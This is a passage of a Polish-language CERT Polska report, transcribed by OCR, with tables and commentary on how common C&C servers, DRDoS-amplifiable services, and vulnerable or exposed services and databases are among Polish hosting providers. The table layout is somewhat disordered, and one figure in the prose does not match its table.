
Najrzadziej obserwowaliśmy serwery C&C botnetów. Mediana częstości występowania tego typu zagrożenia wśród polskich firm hostingowych wynosiła 0,09proc. Najbardziej narażone były firmy LH.pl i Unix Storm, gdzie odsetek adresów będących C&C wyniósł odpowiednio 0,77proc. i 0,44proc. całkowitej liczby aktywnych adresów IP w ich sieciach.

Usługi pozwalające przeprowadzić atak DRDoS

W tabeli 29 oraz na wykresie 4 przedstawiliśmy usługi, które były najczęściej wykorzystywane do przeprowadzenia ataku DRDoS oraz procentowy udział aktywnych adresów IP, na których istniały źle skonfigurowane usługi lub usługi, które nie powinny być dostępne z publicznie z internetu.

Hostingodawca	portmapper [%]	ntp [%]	netbios [%]	resolver [%]	snmp [%]	ssdp [%]	mdns [%]	mssql [%]	xdmcp [%]	chargen [%]	qotd [%]
home.pl	0,52	0,15	0,11	0,02	0,01	0,00	0,02	0,01	0,00	0,00	0,00
Nazwa.pl	1,26	0,21	0,09	0,05	0,00	0,00	0,04	0,00	0,00	0,00	0,00
ATM	8,82	2,45	0,75	1,19	0,52	0,13	0,28	0,29	0,00	0,00	0,00
H88	12,78	0,11	2,11	0,12	0,32	0,00	0,12	0,17	0,00	0,00	0,00
KEI	2,98	1,00	0,05	0,00	0,11	0,00	0,08	0,05	0,00	0,00	0,00
NASK	2,53	7,01	0,58	3,60	1,27	2,18	0,39	0,23	0,00	0,00	0,00
IQ	3,77	0,67	0,33	0,00	1,66	0,00	0,08	0,15	0,00	0,00	0,00
Artnet	7,50	0,73	1,01	0,43	0,00	0,00	0,30	0,00	0,00	0,00	0,00
Fotigo.pl	12,71	1,65	0,27	0,00	0,00	0,00	0,58	0,25	0,02	0,02	0,00
Kylos	3,67	0,00	0,30	0,00	0,00	0,00	0,17	0,17	0,00	0,00	0,00
dhosting.pl	14,01	0,00	0,45	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
LH.pl	10,74	0,00	0,00	0,00	0,00	0,00	0,00	0,51	0,00	0,00	0,00
Unix Storm	0,49	0,00	0,04	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00

Tab. 29. *Liczba adresów IP, które mogą być wykorzystane do ataków DRDoS z wykorzystaniem danych usług względem wszystkich aktywnych adresów u danego dostawcy.*
Dostawcy są posortowani wg łącznej liczby aktywnych adresów IP, od największego do najmniejszego.
Usługi są uporządkowane wg łącznej liczby zagrożonych adresów IP.



Wykres 6. *Odsetek aktywnych adresów IP, które mogą być wykorzystane do przeprowadzenia ataku DRDoS z wykorzystaniem danych usług. Dla czytelności wykresu pominięto dostawcę Unix Storm oraz usługi nie wykazujące istotnego zagrożenia.*

Poważne ryzyko u prawie każdego hostingodawcy stanowiła dostępna na publicznym interfejsie usługa portmapper, a największy procentowy udział odnotowaliśmy w firmie Unix Storm, gdzie portmapper występował na 48,9proc. adresach. Dużym problemem w wielu podmiotach były publicznie dostępne serwery ntp i netbios.

Wśród polskich firm hostingowych niepoprawnie skonfigurowana usługa DNS (resolver), której charakterystyka została opisana w głównej sekcji poświęconej statystykom, stanowiła ryzyko zaledwie w 6 jednostkach. Największe zagrożenie związane z otwarcie dostępnym serwerem DNS występowało w NASK (3,6proc.) oraz ATM (1,19proc.).

Warto również opisać zagrożenie jakie stanowi dostępna z internetu usługa SNMP. Jest to usługa często wykorzystywana do przeprowadzenia ataków DRDoS, niemniej jednak biorąc pod uwagę głównych polskich hostingodawców występował niewielki odsetek adresów ze źle skonfigurowaną usługą SNMP. Największy odsetek odnotowaliśmy w firmie IQ na poziomie 1,66proc. całkowitej liczby aktywnych adresów IP.


Względnie najrzadziej obserwowaliśmy zagrożenie związane z usługą xdmcp, która pozwala na zdalne korzystanie z pulpitu oraz przestarzałymi protokołami qotd i chargen. Wymienione usługi są niepoprawnie skonstruowane, więc mogą być w łatwy sposób wykorzystane do odbitego ataku odmowy dostępu, dlatego nie są obecnie używane przez użytkowników.

Podatne usługi

W tabeli 30 i na wykresie 7 zamieściliśmy dane o podatnych usługach u poszczególnych dostawców. Tego typu zagrożenia mogą być wykorzystane do uzyskaniu nieuprawnionego dostępu lub doprowadzić do wycieku informacji.

hostingodawca																				
	usługa																			
Unix Storm	LH.pl	dhosting.pl	Kylos	Fotigo.pl	Artnet	IQ	NASK	KEI.PL	H88	ATM	Nazwa.pl	home.pl		ssl-poodle	rdp	smb	ipmi	ssl-freak	telnet	vnc
0,00	4,22	6,49	2,63	7,64	16,02	3,23	5,25	0,88	4,00	5,95	0,21	0,27		ssl-poodle						
0,00	2,94	0,00	1,35	4,13	3,85	0,97	1,72	0,00	2,96	2,11	0,18	0,09		rdp						
3,93	1,92	0,42	0,71	0,89	1,18	0,33	0,67	0,06	3,41	0,79	0,09	0,10		smb						
0,62	0,00	0,00	1,65	0,07	4,06	3,17	0,18	0,56	0,67	0,36	0,00	0,00		ipmi						
2,69	0,00	0,00	0,42	1,03	1,07	0,84	0,89	0,20	0,66	1,00	0,12	0,01		ssl-freak						
0,00	0,00	0,00	0,86	0,00	0,00	0,27	2,27	0,00	0,21	0,63	0,00	0,00		telnet						
0,00	0,00	0,00	0,86	0,00	0,82	0,00	0,35	0,07	0,11	0,32	0,02	0,01		vnc						
0,00	0,13	0,00	0,05	0,27	0,17	0,07	0,05	0,01	0,14	1,22	0,08	0,01		mongodb						
0,00	0,00	0,00	0,00	0,27	0,00	0,00	0,46	0,02	0,01	0,62	0,00	0,00		isakmp						
0,00	0,00	0,00	0,00	0,13	0,00	0,08	0,77	0,07	0,05	0,20	0,02	0,01		tftp						
0,21	0,00	0,00	0,25	0,20	0,19	0,04	0,00	0,04	0,03	0,13	0,02	0,00		elasticsearch						
0,00	0,64	0,00	0,00	0,07	0,04	0,02	0,05	0,01	0,06	0,15	0,00	0,00		ldap						
0,00	0,00	0,04	0,32	1,01	0,13	0,09	0,02	0,05	0,03	0,15	0,02	0,00		memcached						
0,00	0,13	0,00	0,22	0,09	0,04	0,04	0	0,01	0,02	0,05	0,02	0,00		redis						
0, 00	0,00	0,00	0,00	0,00	0,00	0,00	1,08	0,00	0,00	0,41	0,00	0,00		badwpad						
0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,3	0,00	0,01	0,00	0,00	0,00		nat-pmp						
0,00	0,00	0,00	0,00	0,09	0,00	0,00	0,00	0,00	0,01	0,00	0,00	0,00		cwmp						

Tab. 30. *Odsetek aktywnych adresów IP, na których znajdują się prawdopodobnie podatne usługi. Dostawcy są posortowani w.g. łącznej liczby aktywnych adresów IP, od największego do najmniejszego. Usługi są uporządkowane wg. łącznej liczby zagrożonych adresów IP.*



Wykres 7. *Odsetek aktywnych adresów IP, na których znajduje się podatna usługa.*


Najczęściej występującą podatną usługą były serwery HTTPS z podatnością POODLE protokołu SSL. Największy udział tej podatności odnotowaliśmy w firmie Artnet na poziomie 16proc. Dostępna na publicznym interfejsie usługa RDP również stanowiła potencjalny wektor ataku na serwery Windows znajdujące się w sieciach analizowanych firm. Mediana aktywnych adresów IP wśród firm, których dotyczy powyższy problem, wynosiła 1,72proc.

Na wykresie 7 nie uwzględniliśmy źle skonfigurowanych usług:
- MEMCACHED, system przeznaczony do buforowania pamięci podręcznej.
- NAT-PMP, która jest wykorzystywana do przekierowywania ruchu sieciowego.
- BadWPAD, która umożliwia na automatyczną konfigurację serwera proxy.
- CWMP, która pozwala na zdalną i bezpieczną konfigurację urządzeń sieciowych w sieci lokalnej.

W przypadku wyżej wymienionych usług nie zaobserwowaliśmy istotnego zagrożenia, dlatego nie zostały zamieszczone na wykresie 7.

Szczególną kategorią systemów, które w normalnych warunkach nigdy nie powinny być wystawiane na publicznych interfejsach, są bazy danych. Takie konfiguracje przyczyniły się w przeszłości do wystąpienia wielu incydentów i wycieków danych, dlatego klasyfikujemy je jako istotne ryzyko, nawet jeśli używane jest uwierzytelnienie. Często występujące usługi tego rodzaju to: MongoDB, Redis, Microsoft SQL Server (mssql) oraz Elasticsearch.

Wizualizację rozkładu zagrożeń wynikających ze źle skonfigurowanych ww. baz danych przedstawiliśmy na wykresie 8.



Wykres 8. *Odsetek aktywnych adresów IP, które mogą być narażone na atak lub wyciek informacji z powodu baz danych mongoDB, redis, Elasticsearch, mssql dostępnych na publicznym interfejsie.*

Największy problem z dostępnymi bazami danych dotyczy MongoDB, w szczególności w sieci ATM, gdzie stanowiły one aż 1,20% aktywnych IP. Niepoprawnie skonfigurowane MongoDB występowało również u pozostałych dostawców, co świadczy o powszechnym charakterze tego zagrożenia. Druga pod względem liczby znanych nam publicznie wystawionych serwerów baza danych to Microsoft SQL Server. W jej przypadku oprócz ryzyka wycieku danych dochodzi możliwość wykorzystania usługi do przeprowadzenia ataku DRDoS. W przypadku MS SQL Server największy odsetek aktywnych adresów IP zaobserwowaliśmy w sieci firmy LH.pl i wynosił on 0,50proc. Mediana wśród wszystkich dostawców to 0,17proc. Mniejsze niebezpieczeństwo stanowiła baza danych Redis, zła konfiguracja tej usługi występowała głównie w systemie autonomicznym Kylos i dotyczyła 0,22proc. aktywnych adresów IP. Na publicznych interfejsach również nie powinna znajdować się baza danych Elasticsearch, niemniej jednak stosunkowo wysoki odsetek adresów IP ze złą konfiguracją odnotowaliśmy w sieciach Kylos (0,25proc.), Unix Storm (0,21proc.) oraz Fotigo.pl (0,20proc.).

NASK

CERT.PL

NASK/CERT Polska
ul. Kolska 12, 01-045 Warszawa
tel. +48 22 38 08 274
fax +48 22 38 08 399
mail: info@cert.pl

Zeskanuj kod i odwiedź
naszą stronę internetową